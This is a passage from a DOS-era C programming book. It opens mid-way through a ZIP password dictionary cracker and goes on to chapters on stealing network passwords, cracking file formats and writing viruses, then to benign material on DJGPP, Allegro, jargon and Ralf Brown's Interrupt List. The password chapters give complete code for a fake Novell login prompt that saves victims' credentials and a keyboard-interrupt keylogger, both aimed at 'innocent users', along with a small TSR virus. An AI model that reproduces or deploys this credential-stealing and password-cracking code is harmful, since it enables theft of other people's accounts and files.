FILE  *wordlist_fp, *zip_fp;

if ( argc < 3 )
{
    printf( "Syntax: CRACKIT <zipfile> <wordslstfile> \a\n " );
    exit(1);
}
/* Check for file errors....*/
if ( (zip_fp=fopen(argv[1], "rb")) == NULL )
{
    printf( "Error:  Couldn't open %s \a\n", argv[1] );
    exit(1);
}
if ( (wordlist_fp=fopen(argv[2], "r") ) == NULL )
{
    printf( "Error:  Couldn't open %s \a\n", argv[2] );
    exit(1);
}
/* <- checked ok */

/* Read the necessary informations from ZIP file... */
num_enciphered = 0;
while ( (num_enciphered < 3)
    /* Read 4 bytes from ZIP file... */
    && fread( &signature, 4, 1, zip_fp )
    && (signature == ZIP) )
{
    fseek( zip_fp, 2L, SEEK_CUR );
    fread( &flags, 2, 1, zip_fp );
    if ( flags & (1<<0) ) /* bit0 set? */
    {
        fseek( zip_fp, 9L, SEEK_CUR );
        fread( &(target[num_enciphered]), 1, 1, zip_fp );
    }
}

```

614 A to Z of C

```
    fread( &compressed_size, 4, 1, zip_fp );
    fseek( zip_fp, 4L, SEEK_CUR );
    fread( &file_name_length, 2, 1, zip_fp );
    fread( &extra_field_length, 2, 1, zip_fp );
    fread( &file_name[0], 1,
    file_name_length, zip_fp );
    file_name[file_name_length] = '\0';
    fseek( zip_fp, (long)extra_field_length, SEEK_CUR );
    fread( &(header[num_enciphered++][0]), 1, 12, zip_fp );
    compressed_size -= 12L;
    printf( "%s is enciphered \n", &file_name[0] );
}
else
{
    fseek( zip_fp, 10L, SEEK_CUR );
    fread( &compressed_size, 4, 1, zip_fp );
    fseek( zip_fp, 4L, SEEK_CUR );
    fread( &file_name_length, 2, 1, zip_fp );
    fread( &extra_field_length, 2, 1, zip_fp );
    compressed_size += file_name_length+extra_field_length;
}
fseek( zip_fp, compressed_size, SEEK_CUR );
}
fclose(zip_fp);

if (num_enciphered == 0)
    printf( "Nothing is enciphered in %s \n", argv[1] );
else if (num_enciphered < 3)
{
    printf( "Less than 3 files are enciphered in %s \a\n",
    argv[1] );
    printf( "CRACKIT requires atleast 3 enciphered files \n" );
}
else /* Crack using wordlist....*/
{
    found = FALSE;
    byte_num = 0;
    while (fgets(&password[0],255,wordlist_fp) != NULL)
    {
        password[strlen(&password[0])-1] = '\0';
        tried_all = TRUE;
        file_num = 0;
        while (tried_all && (file_num<num_enciphered))
        {
            key[0] = 305419896L;
```

```

key[1] = 591751049L;
key[2] = 878082192L;
password_ptr = &password[0];
while (*password_ptr != '\0')
{
    byte = *(password_ptr++);
    key[0] = CRC32( key[0], byte );
    key[1] += key[0] & 0xff;
    key[1] = key[1]*134775813L + 1;
    key[2] = CRC32( key[2], key[1] >> 24 );
}
for ( byte_num=0; byte_num < 12; ++byte_num )
{
    tem = key[2] | 2;
    byte = header[file_num][byte_num]
        ^(((tem*(tem^1)) >> 8) & 0xff);
    key[0] = CRC32( key[0], byte );
    key[1] += key[0] & 0xff;
    key[1] = key[1]*134775813L + 1;
    key[2] = CRC32( key[2], key[1] >> 24 );
}
if ( byte == target[file_num] )
    ++file_num;
else
    tried_all = FALSE;
}
if ( tried_all )
{
    if (!found)
    {
        found = TRUE;
        printf( "Passwords migh be: \n" );
    }
    printf( "\t %s \n", &password[0] );
}
}

if (!found)
    printf( "%s don't hold the right Password \a\n",
        argv[2] );
fclose(wordlist_fp);
}

return(0);
} /*--main( )-----*/

```

65

“Correction and punishment make children wise.”

Network Passwords

Novell Netware and Windows NT are the famous Network Operating Systems. Now, Novell Netware is quite obsolete. This Network Operating System provides security to files of each user in the network. So accessing another user's file in network is restricted. In order to access another user's files, we need access privilege or his password.

65.1 Novell Netware

Crackers usually use following methods to steal passwords in Novell Netware Systems.

65.1.1 Fake Prompts

One of the easiest method is to run your 'fake prompt' program and leave the place. The output of that program should be like

```
F:\LOGIN>
```

Another innocent user will enter his user name and password as:

```
F:\LOGIN>LOGIN JACK
Enter your password: ****
```

Now the 'fake prompt' program will save the username and password in your area. And it will restart the system. The innocent user may not be aware of the cause. The following code does this:

```
#include <stdio.h>
#include <conio.h>

void ReBoot( void )
{
    void (far* fp)(void) = (void (far*)(void))0xFFFF0000UL;
    *(unsigned far *)0x00400072UL = 0; /* 0 for cold boot */
    (*fp)();
} /*--ReBoot( )-----*/
int main( void )
{
    FILE *fp;
    char *passwd, pass[50], username[50];
    passwd = pass;
```



```

/* Open the 'password database' in append mode */
if ( (fp=fopen( "stolen.pas", "a" ) )==NULL )
{
    perror( "\n\aError: " );
    exit(1);
}
clrscr( );
printf( "F:\\\\LOGIN>" );
gets( username );
passwd = getpass( "Enter your password: ");
/* Now store the values in 'password database' */
fprintf( fp, "%s %s\n", username, passwd );
fclose( fp );
/* Now, confuse the user with some messages & reboot the system */
printf( "\nFatal Error: 1000111" ); /* lies!! */
printf( "\nRestarting....." );
ReBoot( );
return(0);
} /*--main( )-----*/

```

This method has got drawbacks. The user may not enter the right username and right password always. Another thing is if somebody switches off the system, your 'fake prompt' program will no more be alive.

65.1.2 TSR program

Another technique preferred is to use a TSR program to trap the key press. Crackers usually use a buffer with enough size (say 50), to store the key presses. The cracker will execute the TSR program and will logoff. But the TSR program will still be active. The innocent user will now login, his key presses will be trapped in a buffer. When the innocent user logoff or goes off, the cracker will silently come and use his hot-key to see the trapped keys and so his password. This method is better than the previous method because even if the innocent user enters wrong user name or password, it silently traps them. The following code does this:

```

#include <dos.h>

#define _4KB      (4096)

#define F12              (88) /* Hot key */

#define IS_BACKSPACE(key) (key==14)
#define IS_SPACE_BAR(key) (key==57)
#define IS_ENTER(key)     (key==28)
#define IS_SPL_ROW(key)   (key>=2 && key<=13)
#define IS_SPL_1(key)     (key==41)
#define IS_SPL_2(key)     (key==43)

```

618 A to Z of C

```
#define  IS_Q_ROW(key)          (key>=16 && key<=27)
#define  IS_A_ROW(key)          (key>=30 && key<=40)
#define  IS_Z_ROW(key)          (key>=44 && key<=53)
#define  IS_NUM_ROW1(key)       (key>=71 && key<=73)
#define  IS_NUM_ROW2(key)       (key>=75 && key<=77)
#define  IS_NUM_ROW3(key)       (key>=79 && key<=81)
#define  IS_NUM_ROW4(key)       (key>=82 && key<=83)

#define  SIZE                    (50)

char  Key_String[SIZE],
      Space_Bar = ' ',
      Spl_Row[] = "!@#$$%^&*()_+",
      Spl_1 = '~',
      Spl_2 = '|',
      Q_Row[] = "qwertyuiop[]",
      A_Row[] = "asdfghjkl;',",
      Z_Row[] = "zxcvbnm,./",
      Num_Row1[] = "789",
      Num_Row2[] = "456",
      Num_Row3[] = "123",
      Num_Row4[] = "0.",
      Enter_Symbol[] = "Û";
char far *Vid_RAM;
int i=0, Key_Val, Last_Pos = 0;

void WriteCh2VidRAM(int vdupage, int x, int y, char ch, int attribute );
void WriteStr2VidRAM(int vdupage,int x,int y,char *str, int attribute );

void interrupt (*Int9)( );
void interrupt MyInt9( );

void WriteCh2VidRAM( int vdupage, int x, int y, char ch, int attribute )
{
    FP_SEG( Vid_RAM ) = 0xb800;
    FP_OFF( Vid_RAM ) = 0x0000;

    *(Vid_RAM + _4KB * vdupage + 160 * y + 2 * x) = ch;
    *(Vid_RAM + _4KB * vdupage + 160 * y + 2 * x + 1) = attribute;
} /*--WriteCh2VidRAM( )-----*/

void WriteStr2VidRAM(int vdupage,int x,int y, char *str, int attribute )
{
    while(*str)
        WriteCh2VidRAM( vdupage, x++, y, *str++, attribute );
} /*--WriteStr2VidRAM( )-----*/
```

```

void interrupt MyInt9( void )
{
    Key_Val = inportb(0x60);
    if ( Key_Val==F12 )      /* Hot key pressed? */
    {
        Key_String[i] = '\0';
        WriteStr2VidRAM( 0, 10, 10, Key_String, 112 );
        i = 0;
    }
    if ( i< SIZE-2 )  /* avoid array overflow */
    {
        if ( IS_SPL_ROW(Key_Val) )
            Key_String[i++] = Spl_Row[Key_Val - 2];
        else if ( IS_SPL_1(Key_Val) )
            Key_String[i++] = Spl_1;
        else if ( IS_SPL_2(Key_Val) )
            Key_String[i++] = Spl_2;
        else if ( IS_Q_ROW(Key_Val) )
            Key_String[i++] = Q_Row[Key_Val - 16];
        else if ( IS_A_ROW(Key_Val) )
            Key_String[i++] = A_Row[Key_Val - 30];
        else if ( IS_Z_ROW(Key_Val) )
            Key_String[i++] = Z_Row[Key_Val - 44];
        else if ( IS_NUM_ROW1(Key_Val) )
            Key_String[i++] = Num_Row1[Key_Val - 71];
        else if ( IS_NUM_ROW2(Key_Val) )
            Key_String[i++] = Num_Row2[Key_Val - 75];
        else if ( IS_NUM_ROW3(Key_Val) )
            Key_String[i++] = Num_Row3[Key_Val - 79];
        else if ( IS_NUM_ROW4(Key_Val) )
            Key_String[i++] = Num_Row4[Key_Val - 82];
        else if ( IS_SPACE_BAR(Key_Val) )
            Key_String[i++] = Space_Bar;
        else if ( IS_ENTER(Key_Val) )
        {
            Key_String[i++] = Enter_Symbol[0];
            Key_String[i++] = Enter_Symbol[1];
            Last_Pos = i;
        }
        else if ( IS_BACKSPACE(Key_Val) && i != Last_Pos)
            i -=1;
    }
    (*Int9)( );
} /*--interrupt MyInt9-----*/
int main(void)
{
    Int9 = getvect( 9 );

```

```
    setvect( 9, MyInt9 );
    keep( 0, 500 );
    return(0);
} /*--main( )----*/
```

65.1.3 Brute force Cracking

The previous method indirectly needs the innocent user's actions. But this brute force cracking technique doesn't need the innocent user. The idea is to try all possible combinations of character until the right password is found. Doing so, manually is tough, but a program will smoothen the process. But even then, it is time consuming. This technique uses stuff key technique and brute force password generator technique. It is left to the user as a challenging exercise.

The algorithm is:

```
passwordfound = FALSE;
username = "JACK";
while( !passwordfound )
{
    trypassword = BruteForce( );
    Stuffkeys( username );
    Stuffkeys( trypassword );
    if( no error )
        passwordfound = TRUE;
}
if( passwordfound )
    Print trypassword
else
    Print Cracking not yet possible!
```

65.1.4 Cracking from password file

If we know the details of password file, it will be easier to steal passwords. But it is usually a difficult thing to get details about how and where the passwords are stored. I avoid dealing with such technique, as it is more vulnerable.

65.2 Windows NT

Windows NT's passwords are stored in specific password database but in cryptic form. If you know the hash values and have access to password database, it won't be a tough job to crack the passwords. Because of certain reasons, I avoid dealing the Windows NT password cracking. Anyhow it is not a tough job for crackers.

66

“Stirring up anger causes trouble.”

Cracking File Format

I have already explained about file format. Each file got its own standards for storing the contents. So for cracking or retrieving a particular type of file, we need to know its file format. Few of the software vendors don't document the file format that are used by their software. So to know file format, we need to perform some illegal operations. We must understand the fact that most of the software vendors use the file format that were proposed by some research scholars and non-profit organizations.

66.1 DEBUG

Using DEBUG we can find which character is stored in which location. That is, in which offset (distance) which character is stored can be viewed. To find that, you can even write your own program!

66.2 Finding out Signature

Most probably, the signature bytes will be available in the first part of the file. So comparing first few bytes of two files of some type (say .CHR), we can find out the '*signature*'. When two files of same type got same bytes at same offset, it might be the signature.

66.3 Algorithms

Most of the software might use certain specific algorithms. Mostly these algorithms might be documented. So you need to checkout different algorithms.

66.4 Standard Format

Most of the format used by the software might be a standard format. This format may be documented in some other texts. So you need to know different standard formats.

67

“Kings should not drink.”

Virus Programming

Everybody is scared of computer ‘virus’ as it does harmful actions on our computer. But when we look into the virus programming, we may certainly come out with the conclusion that it requires intelligence to code a virus.

67.1 Logic

It is easy to mess-up the right program. For example, if you remove even a single byte from an EXE file, that EXE file won’t be usable! Virus program don’t have any specific rules. But it’s a common practice to include ‘signatures’ by virus creators. The main idea is to force the innocent user to run the programs. So certain viruses come along with so called ‘programmer utilities’ or ‘free tools’. Another thing is, it is easy to hang-up a working system using some ‘bad’ interrupts. *Viruses use this logic too!*

67.2 TSR viruses

When TSR got its popularity, crackers started using TSR concepts for virus programming. There was a time when people who knew TSR started writing their own TSR viruses. But when Windows operating system was introduced, TSR viruses lost their “popularity”.

I have written the following program. This is actually a TSR virus. It is not much harmful; it just changes the attribute (color) byte of the existing characters present on screen.

```
#ifndef __SMALL__
    #error Compile with Small memory model
#else

#include <dos.h>

int i = 1;
char far *Vid_RAM = (char far *)0xb8000000;

void interrupt (*Int9)( void );
void interrupt MyInt9( void );

void interrupt MyInt9( void )
{
    *( Vid_RAM + i ) = i;
```

```

    if ( i>4000 )
        i = 1;
    else
        i += 2;
    (*Int9)( );
} /*--interrupt MyInt9-----*/

int main(void)
{
    Int9 = getvect( 9 );
    setvect( 9, MyInt9 );
    keep( 0, 500 );
    return(0);
} /*--main( )-----*/

#endif

```

67.3 Windows viruses

When Windows operating system was introduced, much of the DOS based viruses lost their “popularity”. Under Windows operating system, only certain viruses like “Boot sector virus” and “Disk formatting viruses” can do harmful actions. So crackers went for exploiting Windows. Windows based viruses exploit Internet ‘loopholes’. As VB Script even has access to *Windows Registry*, VB Script is commonly used for Windows/Internet based “spreading viruses”.

67.4 Anti-Viruses

As I said earlier, many virus programmers add *signature* to their program. So by checking the signature, we can find the name of the virus. Most of the anti-virus packages use this logic! The following table shows few viruses and their *signatures*.

Virus	Signature
Einstein	0042CD217231B96E0333D2B440CD2172193BC17515B80042
Phoenix 927	E800005E81C6????BF0001B90400F3A4E8
Spanz	E800005E81EE????8D94????B41ACD21C784
Necropolis	50FCAD33C2AB8BD0E2F8
Trivial-25	B44EFEC6CD21B8??3DBA??00CD2193B440CD
Trivial-46	B44EB120BA????CD21BA????B80?3DCD21%2BA0001%4B440CD
SK	CD20B80300CD1051E800005E83EE09

So you can find that writing anti-virus package is not a tough job. But understand the fact that checking out the *signature* is not 100% foolproof. You may find many of the buggy anti-virus packages even point out the right programs as virus programs and vice-versa.

Part VIII

Next Step

What do you think of C#?

I have no comments on C# as a language. It will take a lot to persuade me that the world needs yet another proprietary language (YAPL). It will be especially hard to persuade me that it needs a language that is geared for a specific proprietary operating system...

—Bjarne Stroustrup, Creator of C++

Courtesy: Bjarne Stroustrup's FAQ

68

"Rulers should not desire beer."

32-bit Compiler

Today, 32-bit applications and Operating Systems have replaced the existing 16-bit applications and Operating Systems. So people refer the 16-bit environment as obsolete!

68.1 16-bit Compiler

16-bit compiler uses 16-bit instruction set to produce 16-bit applications. As we know, 16-bit applications work in real mode. TC++3.0 is a 16-bit environment and it works in real mode. So some people refer TC++3.0 as older C compiler!

68.2 32-bit Compiler (DJGPP)

Introduction of 32-bit processor necessitates the need for a 32-bit protected mode C compiler. Thereafter many 32-bit C compilers were introduced. MSDOS port of the GNU C/C++ compiler named DJGPP (by D.J. Delorie and few others) is the winner among other 32-bit compilers. DJGPP provides Unix style of writing C/C++ programs under MSDOS. The free DJGPP compiler and other supporting tools are available under GNU's General Public License, and so source codes are also available!!!

Quite honestly, nowadays most of the DOS programmers use DJGPP than TC++3.0 for developing DOS programs. DJGPP is available on CD-ROM! Please checkout the CD-ROM for installation of DJGPP and documentation. I don't want to go into the details of DOS programming with DJGPP, and it is left to the reader as an exercise! Reader must be aware that 16-bit version of DJGPP was also introduced by D.J. Delorie, but it is not at all used.


Following are the important advantages of DJGPP:

1. DJGPP is a non-proprietary environment for developing 32-bit protected mode software in C/C++ under MS-DOS.
2. DJGPP is good for writing DOS utilities.
3. Very good for Graphics / Game Programming

Personally, I think it is wise to switch to 32-bit compiler than to stick onto 16-bit compiler (TC++3.0). It is left to you to take decision on compilers! If you still want to work with 16-bit compilers, I personally recommend TC++3.0.

68.2.1 Allegro

Allegro is a library of functions for use in computer games, written in a mixture of C and assembly language especially for DJGPP compiler. Allegro is also free as DJGPP. It is found on

CD . Allegro provides so many functions to access graphics cards and sound cards. So Allegro reduces the programming effort by enormous amount. Following are the important features of Allegro as by their documentations:

1. Supports VGA **mode 13h**, mode-X (twenty three tweaked VGA resolutions plus unchained 640x400 Xtended mode), and **SVGA modes** with 8, 15, 16, 24, and 32 bit color depths, taking full advantage of VBE 2.0 linear framebuffers and the VBE/AF hardware accelerator API if they are available.
2. Drawing functions including putpixel, getpixel, lines, rectangles, flat shaded, gouraud shaded, and texture mapped polygons, circles, floodfill, bezier splines, patterned fills, masked, run length encoded, and **compiled sprites**, blitting, bitmap scaling and rotation, translucency/lighting, and text output with proportional fonts. Supports clipping, and can draw directly to the screen or to memory bitmaps of any size.
3. Hardware scrolling, mode-X split screens, and palette manipulation.
4. **FLI/FLC animation player**.
5. Plays background **MIDI** music and up to 64 simultaneous sound effects, and can record sample waveforms and MIDI input. Samples can be looped (forwards, backwards, or bidirectionally), and the volume, pan, pitch, etc, can be adjusted while they are playing. The MIDI player responds to note on, note off, main volume, pan, pitch bend, and program change messages, using the General MIDI patch set and drum mappings. Currently supports Adlib, SB, SB Pro, SB16, AWE32, MPU-401, ESS AudioDrive, Ensoniq Soundscape, and software wavetable MIDI.
6. Easy access to the **mouse**, keyboard, **joystick**, and high resolution timer interrupts, including a vertical retrace interrupt simulator.
7. Routines for reading and writing LZSS compressed files.
8. Multi-object data files and a grabber utility.
9. **Math functions** including fixed point arithmetic, lookup table trig, and 3d vector/matrix manipulation.
10. **GUI** dialog manager and file selector.

69

"Speak up for those who cannot speak for themselves."

Descendents of C

The development of C language has marked a wide difference in the computing world. The grammar and structure of C language has influenced the development of other languages. Many languages are claiming that they are 'descendent' of C. Let's see some of those languages!

69.1 C++

C++ don't differ much with C, except for its object-oriented concepts. In fact, C++ was developed as 'C with classes'. C++ claims that its codes are easily maintainable and readable than C codes. But in reality, it is not much true. As C++ supports both procedural and object-oriented approach, it may lead to more complexity when programmer uses both procedural and object oriented approach in his program.

69.2 Java

Java is a pure object-oriented language. Java was introduced as a language for Embedded applications, later it is known to be 'internet-language'. Java claims that it is multi-platform. But certain people argue that Java is not exactly multi-platform, because there are platforms for which no JVM emulator is available, and we cannot run Java programs on those platforms.

69.3 C#

C# is a product from Microsoft. People say that C# will be a good rival for SUN's Java. But it is a proprietary language.

69.4 D

D language claims that it is the right descendent of C language. I don't know much about D language. But I am sure that it is still used by certain people.

Part IX

Smart Dictionary

People are often unreasonable, illogical
And self-centred,
Forgive them anyway.

If you are kind, people may accuse you
As a person with selfish and ulterior motives;
Be kind anyway.

If you are honest and frank,
People may cheat you;
Be honest and frank anyway.

What you spend years building, someone
Could destroy overnight;
Build anyway.

If you are serene and happy,
People may be jealous;
Be happy anyway.

The good you do today,
People will often forget tomorrow;
Do good anyway.


Give the world the best you have,
And it may never be enough;
Give the world the best you've got anyway.

—**Mother Theresa**

70

"Defend the rights of the poor and needy."

Slang & Jargons

Programmers often use certain uncommon words. To get into the world of programming, we must also know these jargons. In CD  you have so many utilities and source codes by many International programmers. So to cope up with the programming world, we are supposed to know these jargons and slang.

Slang	Meaning
Shit	[used to express disbelief, disappointment, imitation etc.]
Darn / Dern / Durn	,,
Darn it / Dern it / Durn it	,,
Damn	,,
Heck / Hell	,,
Fuck	,, (More offensive)
Oops!	[used to express surprise, apology, etc.]
the hell	actually, really
the heck	,,
the fuck	,,
beat it	leave, depart
fuck off	,,
bitch	unrespectable woman, prostitute
it sucks	it fails
screw up	spoil
bullshit	nonsense
mess up	to disarrange, to get into trouble
aka	Also known as (pronounced as separate letters a-k-a)
Happy hacking	farewell
patch	quick fix to the bug in a program
tweak	adjust or refine a program
twiddle	small change in a program
netiquette	etiquette that should be followed over the net

Pronunciation	
Linux	li-nucks
GUI	goo-ee
GNU	gu-new

Pronunciation	
URL	earl
Bjarne Stroustrup	bi-yaa-ne stroov-strup


Acronyms and Abbreviations	
ACM	Association for Computing Machinery
ALGOL	Algorithmic Language
AMD	Advanced Micro Device
AMI	American Mega Trends Inc
ANSI	American National Standards Institute
ASCII	American Standard Code for Information Interchange
AT&T	American Telegraph and Telephone
BASM	Built in inline Assembler
BCD	Binary Coded Decimal
BCPL	Basic Combined Programming Language
BGI	Borland Graphics Interface
BIOS	Basic Input Output System
BMP	Bitmap Image
CGA	Color Graphics Adapter
CMOS	Complementary Metal Oxide Semiconductor
CORDIC	COordinate Rotation DIgital Computer
CPU	Central Processing Unit
CRC	Cyclic Redundancy Check
DBMS	DataBase Management System
DEC	Digital Equipment Corporation
DOS	Disk Operating System
EBCDIC	Extended Binary Coded Decimal Interchange Code
EEPROM	Electrically Erasable Programmable Read Only Memory
ENIAC	Electronic Numerical Integrator and Computer
EOF	End Of File
EPROM	Erasable Programmable Read Only Memory
FAT	File Allocation Table
FCB	File Control Block
FORTTRAN	Formula Translation
GCD	Greatest Common Divisor
GIF	Graphics Interchange Format
GPL	General Public License
GUI	Graphical User Interface
HLL	High Level Language
HTML	Hyper Text Mark-up Language
IBM	International Business Machine
IDE	Integrated Developer Environment
IOCCC	International Obfuscated C Code Contest
ISA	Industry Standard Architecture
ISO	International Standards Organization
LAN	Local Area Network

Acronyms and Abbreviations	
LCD	Liquid Crystal Display
LED	Light Emitting Diode
LPT	Linear Printer
LSI	Large Scale Integration
LZW	Lempel Zev Welch
MDA	Monochrome Display Adapter
MIDI	Musical Instrument Digital Interface
MP3	Motion Picture Expert Group – Layer 3
NB	New B
NMI	Non Maskable Interrupt
OOP	Object Oriented Programming
OTP	One Time Programmable
PCL	Printer Control Language
PDF	Portable Document File
PIC	Priority Intercept Controller
PIT	Programmable Interval Timer
PL / I	Programming Language 1
PNG	Portable Network Graphics
POST	Power On Self Test
PROM	Programmable Read Only Memory
RAM	Random Access Memory
RBIL	Ralf Brown's Interrupt List
ROM	Read Only Memory
RTC	Real Time Clock
SIMULA	SIMULation Language
SNOBOL	StriNg Oriented symBOLic Language
SVGA	Super Video Graphics Adapter
TASM	Turbo Assembler
TCB	Task Control Block
TCP/IP	Transfer Control Protocol / Internet Protocol
TD	Turbo Debugger
TMG	Trans Mo Grifiers
TSR	Temporary Stay Resident Program
UDM	Universal Decompiling Machine
UMA	Upper Memory Area
VB	Visual Basic
VESA	Video Electronics Standards Association
VGA	Video Graphics Adapter
WAR	Wesley And Rajesh
Windows NT	Windows New Technology
YACC	Yet Another Compiler-Compiler

"Charm can fool you."

71

Ralf Brown's Interrupt List

Ralf Brown is a well-known authority for maintaining both documented and undocumented BIOS interrupts, DOS interrupts, memory map and other system-oriented information. Because of him only, the world came to know so many officially undocumented interrupts and system specific information. His work is appreciated throughout the world by thousands of DOS Programmers. The entire Ralf Brown's Interrupt List is available on CD . The complete list runs up to thousands of pages! Because of space constraint, I provide only a part of Ralf Brown's Interrupt List. Ralf Brown's sources are used with his special permission. Many thanks to Dr. Ralf Brown!

71.1 Notations

To save spaces, RBIL (Ralf Brown's Interrupt List) uses few notations. So we have to understand those notations before using RBIL.

If it is marked "internal" or undocumented, you should check it carefully to make sure it works the same way in your version of the software. Information marked with "???" is known to be incomplete or guesswork.

FLAGS

The use of -> instead of = signifies that the indicated register or register pair contains a pointer to the specified item, rather than the item itself. Register pairs (such as AX:BX) indicate that the item is split across the registers, with the high-order half in the first register.

CATEGORIES

The ninth column of the divider line preceding an entry usually contains a classification code (the entry has not been classified if that character is a dash). The codes currently in use are:

- A - applications, a - access software (screen readers, etc),
- B - BIOS, b - vendor-specific BIOS extensions,
- C - CPU-generated, c - caches/spoolers,
- D - DOS kernel, d - disk I/O enhancements,
- E - DOS extenders, e - electronic mail, F - FAX,
- f - file manipulation, G - debuggers/debugging tools, g - games,
- H - hardware, h - vendor-specific hardware,
- I - IBM workstation/terminal emulators, i - system info/monitoring,
- J - Japanese, j - joke programs,
- K - keyboard enhancers, k - file/disk compression,
- I - shells/command interpreters,
- M - mouse/pointing device, m - memory management,
- N - network, n - non-traditional input devices,

O - other operating systems,
 P - printer enhancements, p - power management,
 Q - DESQview/TopView and Quarterdeck programs,
 R - remote control/file access, r - runtime support,
 S - serial I/O, s - sound/speech,
 T - DOS-based task switchers/multitaskers, t - TSR libraries
 U - resident utilities, u - emulators,
 V - video, v - virus/antivirus,
 W - MS Windows,
 X - expansion bus BIOSes, x - non-volatile config storage
 y - security, * - reserved (and not otherwise classified)

71.2 Interrupt List

71.2.1 Overview

Following is the overall picture about all interrupts.

TITLES

INT 00 - CPU-generated - DIVIDE ERROR
 INT 01 - CPU-generated - SINGLE STEP; (80386+) - DEBUGGING EXCEPTIONS
 INT 02 - external hardware - NON-MASKABLE INTERRUPT
 INT 03 - CPU-generated - BREAKPOINT
 INT 04 - CPU-generated - INTO DETECTED OVERFLOW
 INT 05 - PRINT SCREEN; CPU-generated (80186+) - BOUND RANGE EXCEEDED
 INT 06 - CPU-generated (80286+) - INVALID OPCODE
 INT 07 - CPU-generated (80286+) - PROCESSOR EXTENSION NOT AVAILABLE
 INT 08 - IRQ0 - SYSTEM TIMER; CPU-generated (80286+)
 INT 09 - IRQ1 - KEYBOARD DATA READY; CPU-generated (80286,80386)
 INT 0A - IRQ2 - LPT2/EGA,VGA/IRQ9; CPU-generated (80286+)
 INT 0B - IRQ3 - SERIAL COMMUNICATIONS (COM2); CPU-generated (80286+)
 INT 0C - IRQ4 - SERIAL COMMUNICATIONS (COM1); CPU-generated (80286+)
 INT 0D - IRQ5 - FIXED DISK/LPT2/reserved; CPU-generated (80286+)
 INT 0E - IRQ6 - DISKETTE CONTROLLER; CPU-generated (80386+)
 INT 0F - IRQ7 - PARALLEL PRINTER
 INT 10 - VIDEO; CPU-generated (80286+)
 INT 11 - BIOS - GET EQUIPMENT LIST; CPU-generated (80486+)
 INT 12 - BIOS - GET MEMORY SIZE
 INT 13 - DISK
 INT 14 - SERIAL
 INT 15 - CASSETTE
 INT 16 - KEYBOARD
 INT 17 - PRINTER
 INT 18 - DISKLESS BOOT HOOK (START CASSETTE BASIC)
 INT 19 - SYSTEM - BOOTSTRAP LOADER
 INT 1A - TIME
 INT 1B - KEYBOARD - CONTROL-BREAK HANDLER
 INT 1C - TIME - SYSTEM TIMER TICK
 INT 1D - SYSTEM DATA - VIDEO PARAMETER TABLES

638 A to Z of C

INT 1E - SYSTEM DATA - DISKETTE PARAMETERS
INT 1F - SYSTEM DATA - 8x8 GRAPHICS FONT
INT 20 - DOS 1+ - TERMINATE PROGRAM
INT 21 - DOS 1+ - Function Calls
INT 22 - DOS 1+ - PROGRAM TERMINATION ADDRESS
INT 23 - DOS 1+ - CONTROL-C/CONTROL-BREAK HANDLER
INT 24 - DOS 1+ - CRITICAL ERROR HANDLER
INT 25 - DOS 1+ - ABSOLUTE DISK READ
INT 26 - DOS 1+ - ABSOLUTE DISK WRITE
INT 27 - DOS 1+ - TERMINATE AND STAY RESIDENT
INT 28 - DOS 2+ - DOS IDLE INTERRUPT
INT 29 - DOS 2+ - FAST CONSOLE OUTPUT
INT 2A - NETBIOS
INT 2B - DOS 2+ - RESERVED
INT 2C - DOS 2+ - RESERVED
INT 2D - DOS 2+ - RESERVED
INT 2E - DOS 2+ - PASS COMMAND TO COMMAND INTERPRETER FOR EXECUTION
INT 2F - Multiplex
INT 30 - (NOT A VECTOR!) - DOS 1+ - FAR JMP instruction
INT 31 - overwritten by CP/M jump instruction in INT 30
INT 32 - (no special use)
INT 33 - MS MOUSE
INT 34 - FLOATING POINT EMULATION - OPCODE D8h
INT 35 - FLOATING POINT EMULATION - OPCODE D9h
INT 36 - FLOATING POINT EMULATION - OPCODE DAh
INT 37 - FLOATING POINT EMULATION - OPCODE DBh
INT 38 - FLOATING POINT EMULATION - OPCODE DCh
INT 39 - FLOATING POINT EMULATION - OPCODE DDh
INT 3A - FLOATING POINT EMULATION - OPCODE DEh
INT 3B - FLOATING POINT EMULATION - OPCODE DFh
INT 3C - FLOATING POINT EMULATION - SEGMENT OVERRIDE
INT 3D - FLOATING POINT EMULATION - STANDALONE FWAIT
INT 3E - FLOATING POINT EMULATION - Borland "SHORTCUT" CALL
INT 3F - Overlay manager interrupt (Microsoft/Borland)
INT 40 - DISKETTE - RELOCATED ROM BIOS DISKETTE HANDLER
INT 41 - SYSTEM DATA - HARD DISK 0 PARAMETER TABLE; CPU - MS Windows
INT 42 - VIDEO - RELOCATED DEFAULT INT 10 VIDEO SERVICES (EGA,VGA)
INT 43 - VIDEO DATA - CHARACTER TABLE (EGA,MCGA,VGA)
INT 44 - VIDEO DATA - CHARACTER FONT (PCjr); Novell NetWare
INT 45 - Z100/Acorn
INT 46 - SYSTEM DATA - HARD DISK 1 DRIVE PARAMETER TABLE
INT 47 - Z100/Acorn/Western Digital/SQL Base
INT 48 - KEYBOARD (PCjr) - Z100/Watstar/Acorn/Western Digital/Compaq
INT 49 - SYSTEM DATA (PCjr) - Z100/TI/Watstar/Acorn/MAGic
INT 4A - SYSTEM - USER ALARM HANDLER
INT 4B - IBM SCSI interface; Virtual DMA Specification (VDS)
INT 4C - Z100/Acorn/TI
INT 4D - Z100

INT 4E - TI/Z100
 INT 4F - Common Access Method SCSI
 INT 50 - IRQ0 relocated by software
 INT 51 - IRQ1 relocated by software
 INT 52 - IRQ2 relocated by software
 INT 53 - IRQ3 relocated by software
 INT 54 - IRQ4 relocated by software
 INT 55 - IRQ5 relocated by software
 INT 56 - IRQ6 relocated by software
 INT 57 - IRQ7 relocated by software
 INT 58 - IRQ8/0 relocated by software
 INT 59 - IRQ9/1 relocated by software; GSS Computer Graphics Interface
 INT 5A - IRQ10/2 relocated by software
 INT 5B - IRQ11/3 relocated by software; Network
 INT 5C - IRQ12/4 relocated by software; Network Interface
 INT 5D - IRQ13/5 relocated by software
 INT 5E - IRQ14/6 relocated by software
 INT 5F - IRQ15/7 relocated by software; HP 95LX GRAPHICS PRIMITIVES
 INT 60 - reserved for user interrupt; multiple purposes
 INT 61 - reserved for user interrupt; multiple purposes
 INT 62 - reserved for user interrupt; multiple purposes
 INT 63 - reserved for user interrupt; multiple purposes
 INT 64 - reserved for user interrupt; multiple purposes
 INT 65 - reserved for user interrupt; multiple purposes
 INT 66 - reserved for user interrupt; multiple purposes
 INT 67 - reserved for user interrupt; LIM EMS; multiple purposes
 INT 68 - multiple purposes
 INT 69 - multiple purposes
 INT 6A - multiple purposes
 INT 6B - multiple purposes
 INT 6C - CONVERTIBLE; DOS 3.2; DECnet DOS network scheduler
 INT 6D - VGA - internal
